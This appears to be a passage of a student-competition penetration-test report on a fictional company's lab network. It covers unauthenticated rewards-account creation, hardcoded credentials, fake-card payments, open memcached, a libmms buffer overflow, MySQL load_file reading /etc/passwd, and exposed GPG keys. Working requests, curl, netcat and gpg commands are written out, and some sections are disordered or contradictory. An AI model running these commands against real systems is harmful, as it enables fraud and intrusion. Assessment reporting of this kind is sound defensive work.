
Vulnerability Severity: Medium

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: Critical

Effort to Fix: Medium

Compliance Risk: Medium



Description: A malicious actor can create an account on the "Golden Ticket" rewards program without authenticating to the application. These accounts can be created with an arbitrary balance.

Business Impact: Critical. An attacker or group can run up a limitless amount of credits on this application, causing financial impact, order backlogs, and strained relationships with suppliers.

Regulatory: This vulnerability may incur regulatory scrutiny if LBC suffers a publicized financial loss. This may prompt audits, risk reviews, and restricted payment-processing privileges as authorities investigate the causes leading to PCI violations.

PCI violations may include maintaining a secure environment and regularly testing, including stress-testing, payment systems.

Exploitation Details:
Add a rewards account by making a GET request to http://10.0.17.11/add/?account=2&balance=100&account_type=admin&card=0&active=1&test=0. Observe that, if the account ID is unique, the request will succeed, seen in *Figure #37.*

```
GET /add/?account=2&balance=100&account_type=admin&card=0&active=1&test=0 HTTP/1.1
Host: 10.0.17.11
accept: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/95.0.4638.69 Safari/537.36
DNT: 1
Referer: http://10.0.17.11/docs
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,la;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Nov 2021 16:39:38 GMT
Content-Type: application/json
Content-Length: 22
Connection: close
X-Frame-Options: SAMEORIGIN

"{{\"status\": true}}"
```

Figure #37: Adding a rewards account with arbitrary balance [FROM REGIONALS].

As the attacker can set the balance, account type, and active state, an attacker may create a rewards account in a valid state and cause financial harm to LBC.

```
┌──(root㉿ kali06)-[~]
└─# curl -k "https://10.0.17.11/add/?account=3&balance=999999&account_type=gift_card&first=Test&last=Test&is_test=true"
"[{\"status\": true}]"
```

Figure #38: Adding a rewards account with arbitrary balance [FROM FINALS].

Remediation Recommendations:

- Add authentication to the rewards server to prevent unauthenticated users from adding rewards accounts and unauthorized users from modifying balances.

H.7 - Jawbreaker application source has hardcoded, weak default credentials

Affected Service/Host: 10.0.17.10 (eggdicator) — jawbreaker web app on port 443

Comprehensive Risk Index (CRI):
High (7.2)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: High

Effort to Fix: Low

Compliance Risk: High



Description: The Jawbreaker web application contains weak, hardcoded, default credentials.

Business Impact: High. An attacker may use these weak credentials to obtain unauthorized complete access to the Jawbreaker customer portal, enabling them to see customer payment information and administer the customer payment flow, potentially causing financial harm to LBC and data breaches of its customers' information.

Regulatory: Like previously mentioned, similar vulnerabilities, such a breach implicates PCI-DSS and GDPR. An exposure of payment information due to a fundamental security lapse may yield multi-thousand or multi-ten-thousand-dollar fines, as well as greatly increased regulatory scrutiny.

Exploitation Details:

[redacted] observed the Jawbreaker application source code contained hard-coded credentials for administrative users, and verified the credentials in question could successfully access the application.

```
root@a828ec1fe423:/api# cat api.py
from flask import Flask, jsonify, request, render_template
from flask_httpauth import HTTPBasicAuth
from werkzeug.security import generate_password_hash, check_password_hash
import psycopg2
import psycopg2.extras
from psycopg2 import sql
import os
from uuid import UUID
from swagger_ui import api_doc

api = Flask(__name__, template_folder="templates/")
auth = HTTPBasicAuth()
api_doc(api, config_path="docs/swagger.yml", url_prefix="/doc", title="API Docs")

users = {
    "[redacted]": generate_password_hash("[redacted]"),
    "[redacted]": generate_password_hash("[redacted]"),
    "[redacted]": generate_password_hash("[redacted]")
}
```

Figure #39: Default credentials in the Jawbreaker application.

An attacker with access to the source code can easily use these credentials to access and interfere with the application. Even without source code access, an attacker can easily brute-force the login portal given the simplicity of the passwords we discovered.

Remediation Recommendations:

- Follow NIST guidelines and use longer, complex passwords.[20]
- Use unique, randomized default passwords for any default accounts.

[20] https://pages.nist.gov/800-63-3/sp800-63b.html

H.8 - Hardcoded Credentials in Customer Rewards Application

Affected Service/Host: 10.0.17.11 (goldenticket) — goldenticket web application on port 80

Comprehensive Risk Index (CRI):
High (6.9)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: High

Effort to Fix: Medium

Compliance Risk: High



Description: Administrator credentials are hardcoded in the application, meaning source code exposure could lead to compromise of application.

Business Impact: High. An attacker may exploit this to create rewards accounts with arbitrary balances, causing financial harm to LBC. Reversing these transactions would waste valuable business time.

Regulatory: Hardcoded credentials, as a fundamental vulnerability, may prompt regulatory scrutiny under PCI-DSS and GDPR. Although payment information isn't directly implicated, the publicized impact of this vulnerability may still be impactful.

Exploitation Details:
Administrator credentials for the "golden ticket" gift card application are hard-coded in the application's source code, in the file main.py.

```
def get_current_username(credentials: HTTPBasicCredentials = Depends(security)):
    correct_username = secrets.compare_digest(credentials.username, "[redacted]")
    correct_password = secrets.compare_digest(credentials.password, "[redacted]")
    if not (correct_username and correct_password):
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Incorrect email or password",
            headers={"WWW-Authenticate": "Basic"},
        )
    return credentials.username
```

Figure #40: "goldenticket" source code, "main.py". Credentials redacted.

Administrative access to this web interface provides access to add and view giftcard accounts.




Figure #41: Actions available on "goldenticket" gift card portal.

An attacker with access to the source code can easily use these credentials to access and interfere with the application. Without source code access, an attacker can easily brute-force the login portal given the simplicity of the password we discovered, which was a variation of the administrator's username appended with a single character.

Remediation Recommendations:

- Use brute-force resistant authentication methods instead of HTTP Basic Authentication.
- Implement hashing and salting in application methods.
- Follow NIST guidelines and use longer, complex passwords.[21]

[21] https://pages.nist.gov/800-63-3/sp800-63b.html

H.9 - Payment with fake credit card accepted

Affected Service/Host: 10.0.17.10 (eggdicator) — Jawbreaker on port 443

Comprehensive Risk Index (CRI):
High (6.8)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: High

Effort to Fix: Medium

Compliance Risk: Medium



Description: The Eggdicator host at 10.0.17.10 allows users to add payment methods and pay for LBC products. Due to a lack of validation of payment methods, an attacker can supply known test credit card numbers, bypassing payment for LBC goods.

Business Impact: High. An attacker may exploit this vulnerability to purchase LBC products without payment. If personnel fulfilling orders are not vigilant, and automated sanity checks are not present, this may cause financial loss to LBC.

Regulatory: This vulnerability may prompt PCI-based scrutiny, as it would indicate several requirements--such as the requirement to regularly audit and test payment systems and maintain a cybersecurity policy--were breached. Even if cardholder data were not compromised, LBC could still be reprimanded or fined under PCI standards.

Exploitation Details:

[redacted] made a POST request to "/payment" on host (10.0.17.10) to generate a payment with a known test credit card number, which passes the Luhn algorithm, although it is not a real credit card number. See *Figure #42.*




Figure #42: Payment with Known Test Credit Card.

Observe that although the server returns a 500 error, the payment is successfully posted. This can be confirmed by accessing the payment via the web API at "/payment/[id]". For instance, for the above payment, the following is returned:




Figure #43: Confirming the payment via the web API.

Thus, a payment with a known test credit card number results in a pending payment for LBC products.

Remediation Recommendations:

- Validate credit card details with LBC's payment provider before accepting a payment.

H.10 - Unauthenticated access to memcached system

Affected Service/Host: 10.0.17.15 (bucket) — memcached on port 11211

Comprehensive Risk Index (CRI):
High (6.4)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): High

Business Impact: High

Effort to Fix: Medium

Compliance Risk: High



Description:
The memcached value store located at the 10.0.17.15 host allows unauthenticated access. An attacker may access or modify any objects that are stored in the memcached cache.

Business Impact: High. Depending on the function that the memcached value store is used for, an attacker may be able to impede business operations by arbitrarily adding, removing, or modifying objects stored in the system. As the host appears to be tied to the Programmable Logic Controller located at 10.0.17.15, it is possible that this memcached system may be related.

Regulatory: This vulnerability may implicate the EU General Food Law, as well as FDA Protective Controls guidelines, if the memcached systems impact food safety. A prolonged incident could halt production and prompt health inspections, audits, and recalls of food. This could incur penalties such as warnings or fines.

Exploitation Details:
Connect to the memcached host via netcat: "nc 10.0.17.15 11211". Observe that unauthenticated access is allowed.

From here, it is possible to enumerate the value store, such as obtaining system information:

```
┌──(root㉿kali104)-[~]
└─# nc 10.0.17.15 11211
stats
STAT pid 8730
STAT uptime 139051
STAT time 1641680837
STAT version 1.5.6 Ubuntu
STAT libevent 2.1.8-stable
STAT pointer_size 64
STAT rusage_user 6.900954
STAT rusage_system 14.144251
STAT max_connections 1024
STAT curr_connections 1
STAT total_connections 9
STAT rejected_connections 0
STAT connection_structures 2
STAT reserved_fds 20
STAT cmd_get 1
STAT cmd_set 0
```

Figure #44: System information returned by the "stats" memcached command.

Although [redacted] did not observe any items stored over the course of the assessment, any objects stored in the system would be visible to an attacker. Further, an attacker could set or destroy arbitrary objects in the value store.

Remediation Recommendations:

- Do not allow access to memcached from the local network. Instead, limit access to the machine itself to prevent unauthorized connections. This is especially important because memcached does not support in-application authentication.

```
$ nc 10.0.17.87 6600
       130 ×
OK MPD 0.21.11
urlhandlers
handler: alsa://
handler: http://
handler: https://
handler: gopher://
handler: rtp://
handler: rtsp://
handler: rtmp://
handler: rtmpt://
handler: rtmps://
handler: smb://
handler: nfs://
handler: mms://
handler: mmsh://
handler: mmst://
handler: mmsu://
handler: cdda://
OK
```

Figure 45: mpd handlers MPD in the network supports

Exploitation Details:

[redacted] audited the MPD code to understand its internals and proved the SSRF, and found a remotely exploitable memory corruption in one of MPD's libraries.

Remediation Recommendations:

- Configure MPD to have users and privileges and disable anonymous operations
- Change configuration of MPD to run as a low-privilege user to limit the impact of potential remote vulnerabilities
- regardless, update MPD to the latest version

Medium Risk

M.1 - Server-side Request Forgery Through MusicPlayerDaemon

Affected Service/Host: 10.0.17.10 (eggdicator) — mpd on port 6600

Comprehensive Risk Index (CRI):
Medium (6.2)


Vulnerability Severity: High

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: Medium

Effort to Fix: Medium

Compliance Risk: Medium



Description: The mpd service is internet-accessible and configured to allow unauthenticated users to execute download music commands, which allows an attacker to execute network requests from inside the network.

Business Impact: Low. This allows bypassing network segmentation by allowing attackers to execute requests from inside the network. However, LBC does not currently implement any network segmentation to bypass in the first place.

M.2 - MusicPlayerDaemon Library zero-day vulnerability

Affected Service/Host: 10.0.17.87 (rockbox) — mpd on port 6600

Comprehensive Risk Index (CRI):
Medium (5.0)

Vulnerability Severity: Informational

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: High

Effort to Fix: Low

Compliance Risk: Medium

Description: MPD is an open source project written in C++ and C, unsafe language susceptible to memory corruption vulnerabilities. Our team found a heap buffer overflow vulnerability in libmss, a library MPD uses to stream from mms:// and mmsh:// URIs, that can be remotely executed.

Business Impact: Informational. As MPD uses libmss, the vulnerability is unexploitable.

Regulatory: Although the hostname of this system implies it is less business-critical than other systems, this is still a vector that should be locked down. It could provide an entryway for chaining exploits or lateral movement that could compromise more-important systems, especially while there is no network segmentation.

Exploitation Details:

[redacted] audited the source code of MPD, focusing on the handling of URIs. We found MPD uses libmms, and identified a malicious code flow when accessing a stream through mms:// URIs from the ADD command in MPD:

```
this->proto = this->guri->scheme;
this->user = this->guri->user;
this->connect_host = this->guri->hostname;
this->connect_port = this->guri->port;
this->password = this->guri->passwd;
this->uri = gnet_mms_helper(this->guri, 0);

if(!this->uri)
      goto fail;

if (!mms_valid_proto(this->proto)) {
  lprintf("unsupported protocol: %s\n", this->proto);
  goto fail;
}

if (mms_tcp_connect(io, this)) {
  goto fail;
}

/*
 * let the negotiations begin...
 */

/* command 0x1 */
lprintf("send command 0x01\n");
mms_buffer_init(&command_buffer, this->scmd_body);
mms_buffer_put_32 (&command_buffer, 0x0003001C);
mms_gen_guid(this->guid);
sprintf(this->str, "NSPlayer/7.0.0.1956; {%s}; Host: %s", this->guid,
        this->connect_host);
res = mms_utf8_to_utf16le(this->scmd_body + command_buffer.pos,
                          CMD_BODY_LEN - command_buffer.pos,
                          this->str);
```

Figure #46: sprintf writes to 'str', a static 1024 byte buffer, but 'connect_host' is supplied by the user and is unbound. When a long hostname is specified, the str buffer will overflow. However, MPD limits the packet to around 9000 bytes, which isn't enough to overflow data beyond the buffer into critical memory as the program is currently compiled.

Remediation Recommendations:

- Update MPD when patch is available. This vulnerability has been reported to the developers, and a patch will be shortly available. After ample time has been given to customers to patch, we will publish the details of this vulnerability.

M.3 - Local File Inclusion in MySQL

Affected Service/Host:
10.0.17.14 (charley) — MySQL on port 3306

Comprehensive Risk Index (CRI):
Medium (5.2)


Vulnerability Severity: Medium

Likelihood (Ease of Exploitation & Exposure): Medium

Business Impact: Medium

Effort to Fix: Medium

Compliance Risk: Medium



Description: Given access to execute MySQL commands, it is possible to include files from the local machine, exposing potentially sensitive information.

Business Impact: Medium. A malicious actor with access to the MySQL server could use this service to search for confidential information on the host beyond the database.

Regulatory: This vulnerability can implicate GDPR and PCI-DSS data protection and cybersecurity requirements, especially cybersecurity requirements for strong authentication and authorization. The Principle of Least Privilege should be followed so users have only the minimum access required to execute their responsibilities.

Exploitation Details:
The MySQL databases on host 10.0.17.14 allow anyone who has connected to the database to read local files on the system. After authenticating to the database client, an attacker could run the command `select load_file('/etc/passwd');` to find the names of other user profiles on the system, for instance.

Remediation Recommendations:

- Configure permissions to prevent local file inclusion where possible: ensure the MySQL FILE privilege is not granted to database users when not strictly necessary.[22]


[22] https://dev.mysql.com/doc/refman/8.0/en/load-data.html#load-data-security-requirements

M.4 - Exposed GPG private keys for internal DevOps team

Affected Service/Host:
10.0.17.10 (eggdicator) — Local GPG configuration
10.0.17.11 (goldenticket) — Local GPG configuration
10.0.17.12 (scrumdiddlyumptious) — Local GPG configuration
10.0.17.13 (whatchamacallit) — Local GPG configuration

Comprehensive Risk Index (CRI):
Medium (5.0)

Vulnerability Severity: Medium
Likelihood (Ease of Exploitation & Exposure): Medium
Business Impact: Medium
Effort to Fix: Medium
Compliance Risk: Medium



Description: "eggdicator", "goldenticket", "scrumdiddlyumptious", and "whatchamacallit", have unencrypted GPG keys for the LBC DevOps identity in their root home directories.

Business Impact: Medium. Impersonation of the LBC DevOps team could allow compromising the development process by forging software or committing signatures as though they had been authored by LBC. Such forged signatures could enable a code build or supply chain attack.

Regulatory: A supply chain attack could incur penalties as PCI cybersecurity requirements were breached. Even infrastructure adjacent to payment infrastructure, as "network resources," must be protected. Otherwise, LBC could be liable for fines and other penalties.

Exploitation Details:

Upon accessing root shells on the affected hosts, without further passwords, `gpg` is able to list private keys and use them successfully to sign arbitrary content, as observed in [redacted]s October 2021 engagement with LBC.

```
root@scrumdiddlyumptious:~# gpg -K
/root/.gnupg/pubring.kbx
------------------------
sec   rsa3072 2021-11-11 [SC]
      [redacted]
uid           [ultimate] LeBonBon (Croissumptious) <devops@lebonboncroissant.com>
ssb   rsa3072 2021-11-11 [E]

root@scrumdiddlyumptious:~#
```

```
root@scrumdiddlyumptious:~# gpg --clearsign | gpg --verify
Hello world, this is a message.
gpg: Signature made Sat 13 Nov 2021 05:40:58 PM EST
gpg:                using RSA key [redacted]
gpg: Good signature from "LeBonBon (Croissumptious) <devops@lebonboncroissant.com>" [ultimate]
root@scrumdiddlyumptious:~#
```

Figures #47-48: Listing key IDs of private GPG keys.

The .gnupg directory was available on several hosts that [redacted] observed in January 2022's engagement, allowing a threat actor to retrieve GPG keys.

```
root@eggdicator:~/.gnupg# ls -lah
total 32K
drwx------ 4 root root 4.0K Jan  7 02:52 .
drwx------ 7 root root 4.0K Jan  7 11:07 ..
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.browser
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.extra
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.ssh
-rw------- 1 root root  104 Jan  7 02:52 gpg.conf
drwx------ 2 root root 4.0K Jan  7 02:52 openpgp-revocs.d
drwx------ 2 root root 4.0K Jan  7 02:52 private-keys-v1.d
-rw-r--r-- 1 root root 2.0K Jan  7 02:52 pubring.kbx
-rw------- 1 root root   32 Jan  7 02:52 pubring.kbx~
-rw------- 1 root root 1.3K Jan  7 02:52 trustdb.gpg
root@eggdicator:~/.gnupg#
```

```
root@eggdicator:~/.gnupg# ls -lah private-keys-v1.d/
total 16K
drwx------ 2 root root 4.0K Jan  7 02:52 .
drwx------ 4 root root 4.0K Jan  7 02:52 ..
-rw------- 1 root root 1.4K Jan  7 02:52 275DF064B637DADDE3E8AB040F50397C75A811D1.key
-rw------- 1 root root 1.4K Jan  7 02:52 36680E94B0953F5ED7C05E25FF2BBC04C0F968F1.key
root@eggdicator:~/.gnupg#
```

Figures #49-50: Access to .gnupg directory on host eggdicator (10.0.17.10).

```
root@goldenticket:~/.gnupg# ls -lah
total 32K
drwx------ 4 root root 4.0K Jan  7 02:52 .
drwx------ 7 root root 4.0K Jan  7 11:12 ..
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.browser
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.extra
srwx------ 1 root root    0 Jan  7 02:52 S.gpg-agent.ssh
-rw------- 1 root root  104 Jan  7 02:52 gpg.conf
drwx------ 2 root root 4.0K Jan  7 02:52 openpgp-revocs.d
drwx------ 2 root root 4.0K Jan  7 02:52 private-keys-v1.d
-rw-r--r-- 1 root root 2.0K Jan  7 02:52 pubring.kbx
-rw------- 1 root root   32 Jan  7 02:52 pubring.kbx~
-rw------- 1 root root 1.3K Jan  7 02:52 trustdb.gpg
root@goldenticket:~/.gnupg#
```

```
root@scrumdiddlyumptious:~# ls -lah .gnupg/
total 32K
drwx------ 4 root root 4.0K Jan  7 02:52 .
drwx------ 7 root root 4.0K Jan  7 10:45 ..
